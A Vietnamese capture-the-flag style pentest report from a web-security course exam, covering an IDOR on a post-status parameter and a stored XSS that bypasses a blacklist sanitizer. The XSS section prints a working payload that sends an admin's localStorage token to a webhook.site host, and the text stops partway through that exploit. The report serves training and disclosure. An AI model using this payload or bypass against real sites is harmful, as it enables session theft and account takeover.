



CYBER JUTSU

We Make Security Easier To Learn

BÁO CÁO LỖ HỔNG

Final Exam Web Pentest

Nguyễn Chiến Bách

Ngày 07 tháng 09 năm 2025

Mục lục

1. TỔNG QUAN ỨNG DỤNG	4
1.1. Thông tin ứng dụng	4
1.2. Tổng quan quá trình thực hiện	4
2. CHI TIẾT LỖ HỔNG VÀ PHƯƠNG PHÁP KHẮC PHỤC KHUYẾN NGHỊ	6
2.1. CBJS-001: Broken Access Control – IDOR allowing access to private content	6
2.2. CBJS-002: Cross-Site Scripting (XSS) leading to user data theft	11
2.3. CBJS-003: Path Traversal (LFI) – Arbitrary File Read on the Server	21
2.4. CBJS-004: Insecure PHP Deserialization leading to RCE	25
2.5. CBJS-005: SQL Injection	32
3. PHỤ LỤC	38
Thang đo CVSS phiên bản 3.1	38

BÁO CÁO TỔNG QUAN

1. TỔNG QUAN ỨNG DỤNG

1.1. Thông tin ứng dụng

- Ứng dụng **Journal** - Website game phiêu lưu giải đố. Đây là một ứng dụng thử thách bảo mật được xây dựng để đánh giá kỹ năng pentest của thí sinh cho **kì thi Final Test** của khóa học CyberJutsu Web Pentest. Mục tiêu chính là **xác định và khai thác lỗ hổng bảo mật** nhằm truy cập dữ liệu nhạy cảm

1.2. Tổng quan quá trình thực hiện

Thời gian thực hiện

05/09/2025 đến 07/09/2025

Phạm vi đánh giá

[1] journal.exam.cyberjutsu-lab.tech

[2] community.exam.cyberjutsu-lab.tech

[3] tung-tung-tung-sahur.victim.cyberjutsu-lab.tech

Ngày báo cáo: ngày 07 tháng 09 năm 2025

Mỗi lỗ hổng được mô tả với một hoặc nhiều các khuyến nghị khắc phục với mức độ nghiêm trọng dựa trên thang đo CVSS.



Mức độ nguy cơ Mã định danh Điểm yếu được xác định

High	CBJS-001	Broken Access Control and Exposure of Internal Repositories
High	CBJS-002	Cross-Site Scripting leading to user data theft
High	CBJS-003	Path Traversal – Arbitrary File Read on the Server
Critical	CBJS-004	PHP Deserialization leading to RCE
High	CBJS-005	SQL Injection

KẾT QUẢ CHI TIẾT

2. CHI TIẾT LỖ HỔNG VÀ PHƯƠNG PHÁP KHẮC PHỤC KHUYẾN NGHỊ

Các lỗ hổng bên dưới được xác định và kiểm tra bởi học viên trong suốt quá trình rà quét lỗ hổng bảo mật tại **Journal**.

2.1. CBJS-001: Broken Access Control – IDOR allowing access to private content

Đối tượng ảnh hưởng:

`https://community.exam.cyberjutsu-lab.tech/api/posts`

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Ứng dụng tồn tại lỗ hổng Broken Access Control – IDOR trên tham số `status`. Khi người dùng gửi request để xem bài viết, giá trị `status` được truyền trực tiếp trong request (ví dụ: `status=public`). Ứng dụng không kiểm tra quyền hạn của người dùng đối với giá trị này nên có thể bị truy cập trái phép các bài viết `private`


Nguyên nhân gây lỗi:

```
30
31     if ($request->query('filter') === 'my_posts' && $user) {
32         $query->where('user_id', $user->id);
33     } else {
34         $query->when($validated['status'] ?? 'public', function ($q, $status): void {
35             $q->where('status', $status);
36         });
37     }
38
```

Tại file `GetListPostController.php` trong thư mục


`internal\src\app\Http\Controllers\Community\GetListPostController.php`

Dòng thứ 35, ta thấy `status` không kèm theo bước xác minh quyền hạn nào mà lại trực tiếp đưa vào query, Dẫn đến việc hacker có thể thay đổi giá trị của `status` từ `public` sang `private` nhằm đọc những bài báo `private` và có thể đọc những thông tin bí mật



Ta đã thấy được bài báo **private** đến từ 1 user có tên là **admin**, vậy ta sẽ truy cập vào thử theo đường dẫn

<https://community.exam.cyberjutsu-lab.tech/posts/kham-pha>




Ta đã nhận được flag đầu tiên


FLAG 01: CBJ5{6tGjzlXhDCGMASDUJzISIk2nJU9CLEe}

Và cùng với đó ta nhận thấy ở cuối bài báo có 1 link Github nói về project này, và khi truy cập ta đã phát hiện được mã nguồn của project


<https://github.com/KayleeCava/Journal/tree/main>



Ta tiến hành download source code và giải nén



Vậy là ta đã có toàn bộ source code của project này



Khuyến nghị:

- Chỉ cho phép xem bài viết private nếu user có role admin hoặc user thường xem bài viết private của chính mình đăng lên

2.2. CBJIS-002: Cross-Site Scripting (XSS) leading to user data theft

Đối tượng ảnh hưởng:

<https://community.exam.cyberjutsu-lab.tech/ranking/user/{id}>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Ứng dụng cho phép kẻ tấn công chèn và thực thi JavaScript độc hại trong trình duyệt của nạn nhân khi ứng dụng render dữ liệu đầu vào mà không escape/sanitize đúng cách. Khi bị khai thác, mã độc có thể đánh cắp cookie/Access Token, đọc LocalStorage/SessionStorage, chiếm phiên đăng nhập (account takeover), giả mạo hành vi người dùng (CSRF bằng JS), theo dõi/phishing, hoặc tải thêm script từ máy chủ bên ngoài để mở rộng tấn công.

Nguyên nhân gây lỗi:

```
59
60 Route::middleware('auth:sanctum')->group(function (): void {
61     Route::post('/logout', AuthLogoutController::class);
62     Route::get('/profile', ProfileShowController::class);
63     Route::patch('/profile', UpdateProfileController::class);
64     Route::post('/submit-answer', SubmitAnswerController::class);
65     Route::post('/cart', AddToCartController::class);
66     Route::get('/cart', GetCartController::class);
67     Route::delete('/cart/items', RemoveItemsFromCartController::class);
68     Route::post('/cart/checkout', CheckoutController::class);
69     Route::get('/inventory', GetInventoryController::class);
70     Route::post('/posts', StorePostController::class);
71     Route::post('/posts/{post}/comments', StoreCommentController::class);
72     Route::post('/posts/{post}/like', TogglePostLikeController::class);
73     Route::post('/comments/{comment}/like', ToggleCommentLikeController::class);
74     Route::post('/save-game', SaveGameController::class);
75     Route::get('/flag', GetFlagController::class)->middleware('role.admin');
76 });
77
```

Ta thấy trong file `api.php` dòng thứ 60 có chứa đoạn mã dùng `Laravel Sanctum`, nó sử dụng token-based authentication (hoặc cookie-based session) để xác thực người dùng. Để có thể truy cập ta sẽ cần phải có token hợp lệ

Tiếp theo tại dòng 75 ta thấy 1 api gọi đến `/flag` nhưng cần xác minh role là `admin` mới được phép truy cập

Tiếp theo ta vào file `Kernel.php` tại thư mục `internal\src\app\Http\`

```
0 references
55 protected $middlewareAliases = [
56     'auth' => \App\Http\Middleware\Authenticate::class,
57     'auth.basic' => \Illuminate\Auth\Middleware\AuthenticateWithBasicAuth::class,
58     'auth.session' => \Illuminate\Session\Middleware\AuthenticateSession::class,
59     'cache.headers' => \Illuminate\Http\Middleware\SetCacheHeaders::class,
60     'can' => \Illuminate\Auth\Middleware\Authorize::class,
61     'guest' => \App\Http\Middleware\RedirectIfAuthenticated::class,
62     'password.confirm' => \Illuminate\Auth\Middleware\RequirePassword::class,
63     'precognitive' => \Illuminate\Foundation\Http\Middleware\HandlePrecognitiveRequests::class,
64     'signed' => \App\Http\Middleware\ValidateSignature::class,
65     'throttle' => \Illuminate\Routing\Middleware\ThrottleRequests::class,
66     'verified' => \Illuminate\Auth\Middleware\EnsureEmailIsVerified::class,
67     'role.admin' => \App\Http\Middleware\CheckAdminRole::class,
68 ];
69 }
70
```

Tại dòng thứ 67 ta thấy 1 alias là `role.admin` sử dụng hàm `CheckAdminRole`. Khả năng cao nó sẽ chứa logic để kiểm tra `role` của người dùng

```
1 reference | 0 implementations
9 class CheckAdminRole
10 {
11     /**
12      * Handle an incoming request.
13      *
14      * @param \Closure(\Illuminate\Http\Request): (\Symfony\Component\HttpFoundation\Response) $next
15      */
16     0 references | 0 overrides
17     public function handle(Request $request, Closure $next): Response
18     {
19         if ($request->user() && $request->user()->isAdmin()) {
20             return $next($request);
21         }
22         return response()->json([
23             'status_code' => 403,
24             'message' => 'Forbidden: Administrator access required.'
25         ], 403);
26     }
27 }
```

Ta thấy được trong hàm lấy `user()` nhận được từ `middleware` check với hàm `isAdmin()` trong file modal `User.php`

```
2 references | 0 overrides
94     public function isAdmin(): bool
95     {
96         return $this->role === 'admin';
97     }
98 }
99
```

Vậy nên nếu chúng ta có thể khai thác lỗ hổng HTML Injection thành XSS để lấy `token` của admin (ví dụ: Bearer token hoặc session cookie) và sử dụng nó để truy cập API `/flag` – vốn chỉ dành cho admin

Trong file `UserDetailModal.vue` tại thư mục:

`internal\src\resources\js\Components\Ranking\UserDetailModal.vue`

```
31
32 const displayNameHtml = computed(() => {
33     if (!props.user) return '';
34     return formatUserDisplayName(props.user.name);
35 });
36
37 const formatDate = (dateString) => {
38     if (!dateString) return 'Chưa xác định';
39     const options = { year: 'numeric', month: 'long', day: 'numeric', hour: '2-digit', minute: '2-digit' };
40     return new Date(dateString).toLocaleDateString('vi-VN', options);
41 };
42 </script>
43
44 <template>
45     <Teleport to="body">
46         <Transition name="modal-fade">
47             <div v-if="show" @click.self="emit('close')" class="fixed inset-0 bg-black/60 backdrop-blur-sm flex items-center justify-center z-50 p-4">
48                 <div v-if="user" class="bg-white dark:bg-gray-800 rounded-2xl shadow-2xl w-full max-w-2xl mx-auto">
49                     <div class="p-6 text-center relative border-b border-gray-200 dark:border-gray-700">
50                         <h3 class="text-2xl font-bold text-gray-900 dark:text-white" v-html="displayNameHtml"></h3>
51                         <p class="text-sm text-gray-500 dark:text-gray-400">Chi tiết thành tích</p>
```

Tại dòng thứ 50 anh dev đã gọi đến hàm `displayNameHtml()` bằng `v-html`

Mà `v-html` của Vue nó gán trực tiếp giá trị bạn đưa vào thành `innerHTML` của phần tử DOM. Mà hàm `displayNameHtml()` tại dòng thứ 32 sẽ đưa `user.name` tiếp tục vào hàm `formatUserDisplayName()` để filter đầu vào

```
10 const formatUserDisplayName = (rawHtml) => {
11   if (!rawHtml) return '';
12   let processedHtml = rawHtml;
13
14   const elementBlacklist = [
15     'script', 'iframe', 'object', 'embed', 'link',
16     'meta', 'img', 'video', 'audio', 'svg', 'a',
17   ];
18   elementBlacklist.forEach(tag => {
19     const regex = new RegExp(`<${tag}\\b[^>]*.*?<\\/${tag}>|<${tag}\\b[^>]*\\/?>`, 'gis');
20     processedHtml = processedHtml.replace(regex, `<!-- ${tag} tag removed -->`);
21   });
22
23   const uriAttributePattern = /(href|src|data|action|formaction)\\s*=\\s*["']?\\s*(javascript:|data:)/;
24   processedHtml = processedHtml.replace(uriAttributePattern, '$1="about:blank"');
25
26   const eventHandlerPattern = /\\s(on[a-z]+)\\s*=\\/gi;
27   processedHtml = processedHtml.replace(eventHandlerPattern, ' data-sanitized-event=');
28
29   return processedHtml;
30 };
```


Hàm `formatUserDisplayName()` đã lọc đi các thẻ như `script`, `iframe`,... và cả những thẻ có thẻ đóng và thẻ mở sẽ bị thay thế thành `<--(xxx) tag removed-->`

Nhưng ta thấy nó không filter thẻ `<input>` vậy nên ta sẽ sử dụng nó để chèn payload.


Để thẻ `<input>` tự động chạy lệnh JS ta sẽ dùng event `onFocus` nhưng hàm cũng đã filter những `event` bắt đầu bằng `on*` như `onClick` hay `onFocus`, nhưng chỉ được kích hoạt khi đứng trước `on*` là một khoảng trống vậy nên ta sẽ bypass filter này bằng cách chèn phía trước `onFocus` 1 thuộc tính viết liền với nó để không bị lọc qua hàm

Chi tiết quá trình thực hiện:

- Đầu tiên ta tạo tài khoản với payload trường **Họ và tên** là: **ncb0410"><input>**



Và truy cập vào profile của ,mình trong **/ranking** ta thấy được tên bản thân đã chứa đoạn mã HTML Injection



- Vậy tiếp theo ta sẽ tạo 1 tài khoản mới với payload là:

```
ncb0410"><input autofocus id="yz"onfocus="(new Image).src='https://webhook.site/8d2b91af-3fd6-4f0f-837b-44769b2a065b/?t='+localStorage.getItem('token')" tabindex="1">
```

Tạo tài khoản mới
Tham gia cộng đồng và bắt đầu khám phá ngay hôm nay.

ncb09

ncb0410"><input autofocus id="yz"onfocus="(new Ima

awcac@ăc


.....

.....

ĐĂNG KÝ


Đã có tài khoản? [Đăng nhập ngay](#)

Tìm đến trang hiển thị tài khoản mình vừa đăng kí và click vào



Khi đó sẽ được truy cập vào đường dẫn:

<https://community.exam.cyberjutsu-lab.tech/ranking/user/253>




Từ đây ta thấy rằng một modal hiện lên với thẻ `<input>` được render, và ta Inspect lên để kiểm tra trạng thái của event `onFocus`

```
<h3 class="text-2xl font-bold text-gray-900 dark:text-white">
  "ncb0410">
  <input autofocus id="yz" onfocus="(new Image).src='https://webhook.site/8d2b91af-3fd6-4f0f-837b-44769b2a065b/?t='+localStorage.getItem('token')" tabindex=
    "1"> == $0
</h3>
```

Thấy rằng thuộc tính đã ổn vậy nên ta sẽ gửi cho `admin` đường dẫn nhằm đánh cắp token tại đường dẫn

`tung-tung-tung-sahur.victim.cyberjutsu-lab.tech`



Send something to Tung Tung Tung Sahur

Tung clicked on the URL with the index number one hundred and thirty one.

Submit URL View Log

URL:


Submit

Your URL was sent to Tung. Your index number is one hundred and thirty one.


Log ID: 479d59df-d9ae-4303-a5b4-ee90650c18c96 (click to view)

Please wait until Tung has visited your URL then you can view Tung's console log.

Sau đó check `https://webhook.site/8d2b91af-3fd6-4f0f-837b-44769b2a065b` ta thấy được `token` của admin, tiến hành thay nó vào `localStorage`

